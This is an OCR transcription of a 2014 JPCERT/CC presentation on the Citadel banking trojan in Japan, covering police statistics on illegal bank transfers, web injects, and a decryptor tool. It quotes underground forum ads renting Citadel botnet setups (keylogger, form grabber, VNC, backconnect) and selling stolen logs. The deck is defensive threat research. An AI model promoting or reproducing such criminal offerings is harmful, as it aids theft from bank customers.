JPCERT CC®

Fight Against Citadel in Japan

2014/02/18


JPCERT/CC Analysis Center
NAKATSURU You

Agenda

- Background
  - —Unauthorized Remittance in Japan
- Analyzing Citadel
  - —Overview
  - —Encryption
- Making of Citadel Decryptor
- Citadel Decryptor
  - —Usage
  - —Demo


BACKGROUND

Illegal Transfer in Japan



http://www.npa.go.jp/cyber/pdf/H260131_banking.pdf

Related with Malware



平成26年１月30日
警　　察　　庁


平成25年中のインターネットバンキングに係る
不正送金事犯の発生状況等について

In most cases, passwords are retrieved and abused through defaced web pages where malware request users to authenticate

1
(1)
(2)
(3)
ア　被害口座
イ　被害口座に係るパスワード等を入手する方法は、コンピュータウイルスで表示した不正画面に入力を求めるものが主。ただし、11月以降、メールでフィッシングサイトに誘導するものが多発
ウ　不正送金等の態様は、
○　不法に売買された口座を用いて送金し、出金役がATMで引き出すもの～約５割
○　真正な名義の口座を用いるものの、資金移動業者を介して不法に国外送金するもの～約２割

http://www.npa.go.jp/cyber/pdf/H260131_banking.pdf


Banking Trojan




Why Citadel?

http://blog.trendmicro.com/trendlabs-security-intelligence/citadel-makes-a-comeback-targets-japan-users/

Banking Trojan Incident




Web Injects



Web Injects Demo

Builder & Web Panel



Underground Market

[P][rent]Citadel – Banking botnet.

Hello members of ljuska !

I am here to offer CITADEL **1.3.5.1** Rain Edition Botnet Setup Service.

Bot features:
- video module (record video by url mask)
- screenshots (make screen by url mask)
- webinjects (you can add injects to admin panel and set to bots). no need update a config file.
- VNC module. (access to bots by VNC). manualy and auto-connect with jabber notifier.
- Account parser (collect accounts by mask)
- jabber notifier
- socks5 (backconnect server). manualy and auto-conne
- Form grabber and injects works on IE and FF.
- Redirect technology to hide botnet's domain (use othe
- keyloger

Original description of Citadel bot (Russian&English ver
http://malware.dontneedcoffee.com/2012/ ... 3.5.1.html
http://malware.dontneedcoffee.com/2012/ ... ilder.html

Price: 500 LR/Every month.
You will get Citadel admin panel and Exe file. I don't sel

Selling records of the Trojan citadel of 2012.

Accumulated over the entire year, about 1.5TB reports and so are sold at the following rates:
100GB = 1000WMZ
10GB = 200WMZ
5GB = 100WMZ
1GB = 25WMZ

And so, the test is successful, the Trojan citadel [!]

